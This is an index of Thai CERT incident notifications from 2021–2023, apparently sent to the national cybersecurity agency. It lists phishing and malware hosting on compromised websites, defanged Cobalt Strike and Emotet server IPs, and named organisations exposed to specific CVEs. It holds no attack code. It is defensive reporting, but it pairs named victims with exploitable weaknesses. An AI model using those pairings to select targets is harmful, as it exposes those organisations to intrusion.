17.8.1.12. 25640715 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud

17.8.1.13. 25640716 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น Command and Control ของ Dridex Malware

17.8.1.14. 25640803 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud

17.8.1.15. 25640804 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud

17.8.1.16. 25640810 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud

17.8.1.17. 25640811 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานราชการมาทำเป็น phishing และ fraud

17.8.1.18. 25640818 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานราชการมาทำเป็น phishing และ fraud

17.8.1.19. 25640825 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานราชการมาทำเป็น phishing และ fraud

17.8.1.20. 25640826 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานราชการมาทำเป็น phishing และ fraud

17.8.1.21. 25640907 [TLP:RED] แจ้งเตือนการโจมตี CI

17.8.1.22. 25640908 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น Command and Control ของ Dridex Malware

17.8.1.23. 25640914 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น Command and Control ของ Dridex Malware

17.8.1.24. 25640928 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud

17.8.1.25. 25640930 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงาน บริษัท ห้างร้าน มาเป็นส่วนหนึ่งของ Stealrat Botnet ดังนี้ บริษัท แคปปิทอล โซลูชั่น จำกัด | PengWantana.com | รุ่งอรัญ เดอ ชาเลต์ | PRSociety | Thai Magazine Online | Smart Asean Education (Akenarin Komkoon) | บริษัท บาร์โค้ด แอนด์ไอดีซิสเต็มส์ จำกัด

17.8.1.26. 25641007 [TLP:AMBER] แจ้ง สกมช. กรณี พบเครื่องแม่ข่ายของประเทศไทยที่อาจมีช่องโหว่ CVE-2021-41773 ที่มีการโจมตีใน Internet ในขณะนี้ | Bangmod Enterprise Co., Ltd. | NIPA-AS-TH NIPA TECHNOLOGY CO. | NONTRINET-AS-AP Kasetsart University | Proimage Engineering and Communication Co.,Ltd | ReadyIDC Co.,Ltd. 2 IP Address | Siamdata Communication Co.,Ltd. 5 IP Address | thaieasyvps.com

17.8.1.27. 25641012 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud

17.8.1.28. 25641018 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานราชการมาทำเป็น phishing และ fraud

17.8.1.29. 25641020 [TLP:AMBER] แจ้ง สกมช. พบมีการพยายามในการโจมตี Sensor ของศูนย์ TTC-CERT จากเครือข่ายของกรุงเทพมหานคร (Bangkok Metropolitan Administration)

17.8.1.30. 25641106 [TLP:AMBER] แจ้ง สกมช. พบมีการเข้าไปเปลี่ยนแปลงไฟล์บน Website ของหน่วยงานราชการโดยไม่ได้รับอนุญาต

17.8.1.31. 25641110 [TLP:AMBER] แจ้ง สกมช. รายงาน Cobalt Strike server ที่ตั้งอยู่ในประเทศไทย

17.8.1.32. 25641115 [TLP:AMBER] แจ้ง สกมช. กรณี leaked credential data ขององค์กรที่ได้จากการทำ Malware Analysis

17.8.1.33. 25641117 [TLP:AMBER] แจ้ง สกมช. กรณีพบ IP Address ของประเทศไทยมีความเป็นไปได้สูงที่ถูกนำมาเป็น Command and Control Server ของ Emotet botnet

17.8.1.34. 25641119 [TLP:AMBER] แจ้ง สกมช. กรณีเว็บไซต์ของสำนักงานส่งเสริมการศึกษานอกระบบและการศึกษาตามอัธยาศัย (กศน.) ถูกนำไปเป็นที่แพร่กระจาย FormBook trojan

17.8.1.35. 25641123 [TLP:AMBER] แจ้ง สกมช. กรณีพบมีการนำ Website ของหน่วยงานราชการ (สำนักงานส่งเสริมการศึกษานอกระบบและการศึกษาตามอัธยาศัย (กศน.)) มาทำเป็นที่แพร่กระจาย Malware

17.8.1.36. 25641203 [TLP:AMBER] แจ้ง สกมช. กรณีการตรวจพบมัลแวร์ Fareit (Pony) ที่มีการใช้งาน Leaked Credentials ขององค์กรในประเทศไทย

17.8.1.37. 25641217 [TLP:AMBER] แจ้ง สกมช. กรณีพบมีการนำ Website ขององค์กรหนึ่งมาทำเป็น phishing และ fraud

17.8.1.38. 25641221 [TLP:AMBER] แจ้ง สกมช. กรณีการ Phishing เพื่อขโมยข้อมูลบัตรเครดิต โดยมีเป้าหมายเพื่อโจมตีลูกค้าของธนาคารกรุงเทพ จำกัด (มหาชน)

17.8.1.39. 25650110 [TLP:GREEN] แจ้ง สกมช. กรณีมีความพยายามโจมตีแบบ Phishing โดยใช้ Theme ไปรษณีย์ไทย

17.8.1.40. 25650113 [TLP:AMBER] แจ้ง สกมช. กรณี IP Address 158.108.102[.]12 ของมหาวิทยาลัยเกษตรศาสตร์มีหลักฐานอันควรเชื่อได้ว่าเป็น Cobalt Strike Command and Control Server

17.8.1.41. 25650114 [Confidential] แจ้ง สกมช. กรณี Case เหตุการณ์การโจมตีทางไซเบอร์กับหน่วยงานรัฐด้านสาธาณสุข รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220199-1.v1

17.8.1.42. 25650119 [TLP:AMBER] แจ้ง สกมช. กรณีพบมีการนำ Website ของกรมทางหลวงชนบทมาทำเป็นที่แพร่กระจาย Emotet Malware Downloader

17.8.1.43. 25650119 [TLP:AMBER] แจ้ง สกมช. กรณีพบมีการนำ Website ของโรงเรียนในสังกัด สำนักงานเขตพื้นที่การศึกษาศรีสะเกษ เขต 1 (โรงเรียนบ้านดินดำเหล่าเสนไต้) มาทำเป็น phishing และ fraud

17.8.1.44. 25650119 [TLP:AMBER] แจ้ง สกมช. กรณีพบมีการนำ Website ของโรงเรียนวชิรธรรมสาธิต มาทำเป็น phishing และ fraud

17.8.1.45. 25650124 [TLP:AMBER] แจ้ง สกมช. กรณีพบมีการนำ Website ของ คณะวิศวกรรมศาสตร์ มหาวิทยาลัยเทคโนโลยีราชมงคลกรุงเทพ มาทำเป็น phishing และ fraud

17.8.1.46. 25650124 [TLP:AMBER] แจ้ง สกมช. กรณีพบมีการนำ Website ของหน่วยงานราชการ (สำนักงานเขตพื้นที่การศึกษามัธยมศึกษา เขต 8) มาทำเป็น phishing และ fraud

17.8.1.47. 25650131 [TLP:AMBER] แจ้ง สกมช. กรณีพบ TLS/SSL Certificate ชนิด Domain-validated certificate ของหน่วยงานราชการถูกนำไปใช้งานบนเครื่องแม่ข่ายในประเทศรัสเซีย

17.8.1.48. 25650209 [TLP:AMBER] แจ้ง สกมช. กรณีพบมีการนำ Website ของหน่วยงานราชการ (สำนักงานเขตพื้นที่การศึกษาประถมศึกษาปราจีนบุรี เขต 1) มาทำเป็น phishing และ fraud

17.8.1.49. 25650214 [TLP:AMBER] แจ้ง สกมช. กรณีรายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220199-1.v1

17.8.1.50. 25650309 [TLP:AMBER] แจ้ง สกมช. กรณีพบมีการนำ Website ของมหาวิทยาลัยเทคโนโลยีสุรนารี มาทำเป็น phishing และ fraud

17.8.1.51. 25650309 [TLP:AMBER] แจ้ง สกมช. กรณีพบมีการนำ Website ของหน่วยงานราชการ (สำนักงานเขตพื้นที่การศึกษาประถมศึกษาสุราษฎร์ธานี เขต 3) มาทำเป็น phishing และ fraud

17.8.1.52. 25650309 [TLP:AMBER] แจ้ง สกมช. กรณี Web Server ของโรงเรียนสิงห์สมุทร มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware Loader

17.8.1.53. 25650310 [TLP:AMBER] แจ้ง สกมช. กรณีพบมีการนำ Website ของสำนักวิชาคอมพิวเตอร์และเทคโนโลยีสารสนเทศ มหาวิทยาลัยราชภัฏเชียงราย มาทำเป็น phishing และ fraud

17.8.1.54. 25650311 [TLP:AMBER] แจ้ง สกมช. กรณีพบมีการนำ Website ของโรงเรียนวชิรธรรมสาธิต มาทำเป็น phishing และ fraud (ครั้งที่ 2)

17.8.1.55. 25650313 [TLP:AMBER] แจ้ง สกมช. กรณีพบ IP Address 103.40.138[.]52 ของ บริษัท ไอบีซี อินดัสเตรียล จำกัด มีหลักฐานอันควรเชื่อได้ว่าเป็น Cobalt Strike Command and Control Server

17.8.1.56. 25650317 [TLP:AMBER] แจ้ง สกมช. กรณีพบมีการนำ Website ของหน่วยงานราชการ (สำนักงานเขตพื้นที่การศึกษาประถมศึกษาสุราษฎร์ธานี เขต 3) มาทำเป็น phishing และ fraud ครั้งที่ 2

17.8.1.57. 25650318 [TLP:AMBER] แจ้ง สกมช. กรณีพบ IP Address 119.59.126[.]193 ของ บริษัท เมทราไบต์ ดาต้าเซ็นเตอร์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าเป็น Cobalt Strike Command and Control Server

17.8.1.58. 25650318 [TLP:AMBER] แจ้ง สกมช. กรณีพบเว็บไซต์ของหน่วยงานราชการถูกโจมตีแบบ Web Defacement หรือถูกเปลี่ยนแปลงข้อมูลใน web hosting โดยไม่ได้รับอนุญาต

17.8.1.59. 25650321 [Confidential] แจ้ง สกมช. รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220199-2.v1

17.8.1.60. 25650321 [TLP:AMBER] แจ้ง สกมช. กรณีพบมีการนำ Website ของหน่วยงานราชการ (สำนักงานเขตพื้นที่การศึกษามัธยมศึกษา เขต 8) มาทำเป็น phishing และ fraud ครั้งที่ 2

17.8.1.61. 25650321 [TLP:AMBER] แจ้ง สกมช. กรณีรายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220199-2.v1 - Public_Health_Sector_Incident_01

17.8.1.62. 25650322 [TLP:GREEN] แจ้ง สกมช. กรณีพบ Cobalt Strike Payload ที่มี Host Header คล้ายชื่อโดเมนของรัฐบาลไทยที่อาจนำมาใช้หลบหลีกการตรวจจับจากการโจมตี

17.8.1.63. 25650329 [TLP:AMBER] แจ้ง สกมช. กรณีพบการโจมตีแบบ Brute-force attack ต่อองค์กรในภาคส่วนโทรคมนาคม โดยมีต้นทางจากสำนักงานสาธารณสุขจังหวัดศรีสะเกษ

17.8.1.64. 25650329 [TLP:GREEN] แจ้ง สกมช. กรณีพบแคมเปญที่กำหนดเป้าหมายต่อชาวไทย โดยการปลอมแปลงหน้า Thailand Pass เพื่อติดตั้ง AsyncRAT บนเครื่องคอมพิวเตอร์ของเหยื่อ

17.8.1.65. 25650331 [TLP:AMBER] แจ้ง สกมช. กรณีพบรายงานกรณี Web Server ของมหาวิทยาลัยราชภัฏสวนดุสิต มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware Loader

17.8.1.66. 25650413 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของหน่วยงานราชการ (กรมวิชาการเกษตร) มาทำเป็น phishing และ fraud

17.8.1.67. 25650420 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของบริษัท อาร์. เจ. ลอนดอน เคมีคอล อินดัสทรีส์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware Loader

17.8.1.68. 25650425 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของ บริษัท เรดดี้ ไอ ดี ซี จำกัด (ReadyIDC Co.,Ltd.) มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Beastmode Botnet

17.8.1.69. 25650429 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของมหาวิทยาลัยราชภัฏเชียงใหม่ มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Trojan Epoch4

17.8.1.70. 25650429 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ที่มี IP Address ของบริษัท บางมด เอ็นเตอร์ไพร์ส จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Trojan Epoch5

17.8.1.71. 25650509 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี IT Asset ขององค์กรต่าง ๆ มีช่องโหว่ CVE-2022-1388 - BIG-IP iControl REST vulnerability มีความรุนแรงระดับร้ายแรงที่อาจถูกโจมตีได้โดยตรงผ่านอินเตอร์เน็ต ดังนี้ (1)กรมการปกครอง กระทรวงมหาดไทย (2)มหาวิทยาลัยศิลปากร (3)มหาวิทยาลัยสุโขทัยธรรมาธิราช (4)บริษัท เอ็นเอชเค (ประเทศไทย) (5)ธนาคารเพื่อการส่งออกและนำเข้าแห่งประเทศไทย และ (6)บริษัท อินเทอร์เน็ตประเทศไทย จำกัด (มหาชน)

17.8.1.72. 25650511 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี IT Asset ขององค์กรต่าง ๆ มีช่องโหว่ CVE-2022-1040 - authentication bypass vulnerability

17.8.1.73. 25650512 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี IT Asset ของ NTT มีช่องโหว่ CVE-2022-1388 - BIG-IP iControl REST vulnerability

17.8.1.74. 25650512 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี IP Address 45.64.184[.]207 ของ บริษัท บางมด เอ็นเตอร์ไพร์ส จำกัด มีหลักฐานอันควรเชื่อได้ว่าเป็น Cobalt Strike Command and Control Server

17.8.1.75. 25650517 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของบริษัท อาร์. เจ. ลอนดอน เคมีคอล อินดัสทรีส์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.76. 25650520 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของบริษัท นีโอ เอ็กซ์ เอ็นเตอร์ไพรซ์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.77. 25650524 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของบริษัท นีโอ เอ็กซ์ เอ็นเตอร์ไพรซ์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.78. 25650526 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของห้างหุ้นส่วนจำกัด เว็บวันพลัส มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.79. 25650526 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของบริษัท วิภาวรรณ เรสเตอรอง จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.80. 25650602 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบ Elasticsearch database ของ บริษัท ข่าวสด จำกัด (หนังสือพิมพ์ข่าวสด) สามารถเข้าถึงข้อมูลได้โดยตรงผ่านอินเตอร์เน็ต

17.8.1.81. 25650605 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี IT Asset ของบริษัท คลิกเน็กซ์ จำกัด มีช่องโหว่ที่มีความรุนแรงระดับร้ายแรงที่อาจถูกโจมตีได้โดยตรงผ่านอินเตอร์เน็ต

17.8.1.82. 25650606 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของหน่วยงานราชการ (สพป.พระนครศรีอยุธยา เขต 1) มาทำเป็น phishing และ fraud

17.8.1.83. 25650607 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของสมาคมกีฬาวินด์เซิร์ฟแห่งประเทศไทย มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.84. 25650607 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของร้านแพนคอลเลคชั่น (Pan's collections) มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.85. 25650608 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของบริษัท เอไอที เซอร์วิส จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.86. 25650610 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของบริษัท เวิลด์เมดิก อินฟอร์เมชั่น แอนด์ เทคโนโลยี จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.87. 25650617 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษาประจวบคีรีขันธ์ เขต 2 มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet

17.8.1.88. 25650621 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี IP Address 103.27.202[.]216 ของบริษัท บางมด เอ็นเตอร์ไพร์ส จำกัด มีหลักฐานอันควรเชื่อได้ว่าเป็น Cobalt Strike Command and Control Server

17.8.1.89. 25650624 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของหน่วยงานราชการ (องค์การบริหารส่วนตำบลนาหมอบุญ) มาทำเป็น phishing และ fraud

17.8.1.90. 25650704 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของมหาวิทยาลัยราชภัฏสวนดุสิต มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Trojan

17.8.1.91. 25650711 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของมหาวิทยาลัยราชภัฏลำปาง มาทำเป็น phishing และ fraud

17.8.1.92. 25650718 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำเว็บไซต์ของ บริษัท วิงค์สแปน จำกัด มาทำเป็น phishing และ fraud

17.8.1.93. 25650718 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของบริษัท วิศวภัทร์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.94. 25650721 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษานนทบุรี เขต 2 มาทำเป็น phishing และ fraud

17.8.1.95. 25650721 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของบริษัท ไลอ้อน (ประเทศไทย) จำกัด มาทำเป็น phishing และ fraud

17.8.1.96. 25650808 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของบริษัท โปรเฮาส์ แมเนจเม้นท์ จำกัด มาทำเป็น phishing และ fraud

17.8.1.97. 25650809 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของบริษัท โปรเฮาส์ แมเนจเม้นท์ จำกัด มาทำเป็น phishing และ fraud (ฉบับที่ 2)

17.8.1.98. 25650810 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของโรงเรียนโสตศึกษาจังหวัดมุกดาหาร มาทำเป็น phishing และ fraud

17.8.1.99. 25650810 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของศูนย์ศึกษาพิเศษ ประจำจังหวัดมุกดาหาร มาทำเป็น phishing และ fraud

17.8.1.100. 25650811 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ที่ใช้ IP Address ของบริษัท สยามดาต้า คอมมิวนิเคชั่น จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.101. 25650816 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำเว็บไซต์ของ บริษัท วิงค์สแปน จำกัด มาทำเป็น phishing และ fraud

17.8.1.102. 25650822 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ที่ใช้ IP Address ของบริษัท เซิร์ฟเวอร์ แอนด์ เน็ตเวิร์คกิ้ง จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Ramnit Trojan

17.8.1.103. 25650822 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ที่ใช้ IP Address ของบริษัท เมทราไบต์ คลาวด์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Ramnit Trojan

17.8.1.104. 25650824 [TLP:WHITE] แจ้ง สกมช. รายงานกรณีพบ Cobalt Strike Command and Control Server ที่ใช้ชื่อ hostname ที่มีความล่อแหลมต่อการนำไปใช้งานในการโจมตีองค์กรต่าง ๆ ในประเทศไทย

17.8.1.105. 25650913 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของบริษัท อาร์. เจ. ลอนดอน เคมีคอล อินดัสทรีส์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.106. 25650914 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของมหาวิทยาลัยราชภัฏลำปาง มาทำเป็น phishing และ fraud (รายงานครั้งที่ 2)

17.8.1.107. 25650923 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ขององค์การบริหารส่วนตำบลตาเมียง อ.พนมดงรัก จ.สุรินทร์ ถูกนำมาทำเป็น phishing และ fraud

17.8.1.108. 25650923 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำเว็บไซต์ของ คณะวิทยาศาสตร์และเทคโนโลยี มหาวิทยาลัยราชภัฏธนบุรี มาทำเป็น phishing และ fraud

17.8.1.109. 25651027 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของโรงเรียนปาโมกข์วิทยาภูมิ มาทำเป็น phishing และ fraud

17.8.1.110. 25651028 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบผู้ไม่หวังดีประกาศขายข้อมูลที่อ้างว้าเป็นข้อมูลที่มีความอ่อนไหวของสถาบันเทคโนโลยีนิวเคลียร์แห่งชาติ

17.8.1.111. 25651102 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของบริษัท ชูวี่(ประเทศไทย) จำกัด มาทำเป็น phishing และ fraud

17.8.1.112. 25651102 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของมูลนิธิคนดีวิถีพุทธ มาทำเป็น phishing และ fraud

17.8.1.113. 25651104 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของวิทยาลัยอุตสาหกรรมการบินนานาชาติ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง มาทำเป็น phishing และ fraud

17.8.1.114. 25651108 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำโดเมนของสำนักงานตำรวจแห่งชาติมาทำเป็น phishing และ fraud

17.8.1.115. 25651108 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของโรงเรียนอิสลามลำไทร มาทำเป็น phishing และ fraud

17.8.1.116. 25651114 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของบริษัท อาร์. เจ. ลอนดอน เคมีคอล อินดัสทรีส์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.117. 25651115 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบ IT asset ที่มี IP address ของ บริษัท นิภา เทคโนโลยี จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็น Emotet Command and Control Server

17.8.1.118. 25651115 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของมหาวิทยาลัยธรรมศาสตร์ มาทำเป็น phishing และ fraud

17.8.1.119. 25651125 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของกระทรวงพาณิชย์ เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

17.8.1.120. 25651125 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษาพระนครศรีอยุธยา เขต 2 มาทำเป็น phishing และ fraud

17.8.1.121. 25651213 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษานครราชสีมาเขต 4 มาทำเป็น phishing และ fraud

17.8.1.122. 25651217 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของกระทรวงพาณิชย์ (อีกโดเมนหนึ่ง) เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

17.8.1.123. 25651219 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบมีการนำ Website ของโรงเรียนปาโมกข์วิทยาภูมิ มาทำเป็น phishing และ fraud (รายงานครั้งที่ 2)

17.8.1.124. 25651228 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของไทยไลอ้อนแอร์ เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

17.8.1.125. 25660106 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของบริษัท เฟ็คซิเบิ้ล (ไทยแลนค์) จำกัด มาทำเป็น phishing และ fraud

17.8.1.126. 25660110 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษานครราชสีมา เขต 4 มาทำเป็น phishing และ fraud

17.8.1.127. 25660123 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของโรงเรียนโนนหันวิทยายน มาทำเป็น phishing และ fraud

17.8.1.128. 25660208 [TLP:AMBER] แจ้ง สกมช. พบมีการปลอมแปลงหน้าเว็บไซต์ของ บริษัท พรอมิส (ประเทศไทย) จำกัด

17.8.1.129. 25660221 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของคณะสหเวชศาสตร์ มหาวิทยาลัยธรรมศาสตร์ มาทำเป็น phishing และ fraud

17.8.1.130. 25660227 [TLP:AMBER] แจ้ง สกมช. แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของสำนักงานประกันสังคม เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

17.8.1.131. 25660227 [TLP:AMBER] แจ้ง สกมช. พบเว็บไซต์ของวิทยาลัยเทคนิคดุสิตถูก compromise และถูกมาทำเป็น phishing และ fraud

17.8.1.132. 25660303 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของโรงพยาบาลห้วยเกิ้ง มาทำเป็น phishing และ fraud

17.8.1.133. 25660317 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของมหาวิทยาลัยการกีฬาแห่งชาติ วิทยาเขตกระบี่ มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.134. 25660317 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของเครือข่ายอากาศสะอาด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.135. 25660317 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษาพระนครศรีอยุธยา เขต 2 มาทำเป็น phishing และ fraud

17.8.1.136. 25660321 [TLP:AMBER] แจ้ง สกมช. รายงานกรณีพบเว็บไซต์ของมหาวิทยาลัยราชภัฏยะลาถูกโจมตีแบบ Web Defacement หรือถูกเปลี่ยนแปลงข้อมูลใน web hosting โดยไม่ได้รับอนุญาต

17.8.1.137. 25660321 [TLP:AMBER] แจ้ง สกมช. รายงานกรณี Web Server ของบริษัท อาร์. เจ. ลอนดอน เคมีคอล อินดัสทรีส์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

17.8.1.138. 25660321 [TLP:AMBER] แจ้ง สกมช. พบเว็บไซต์ของวิทยาลัยเทคนิคดุสิตถูก compromise และถูกมาทำเป็น phishing และ fraud

17.8.1.139. 25660324 [TLP:AMBER] แจ้ง สกมช. พบเว็บไซต์ที่เป็น subdomain ของสำนักงานตำรวจแห่งชาติถูกมาทำเป็น phishing และ fraud

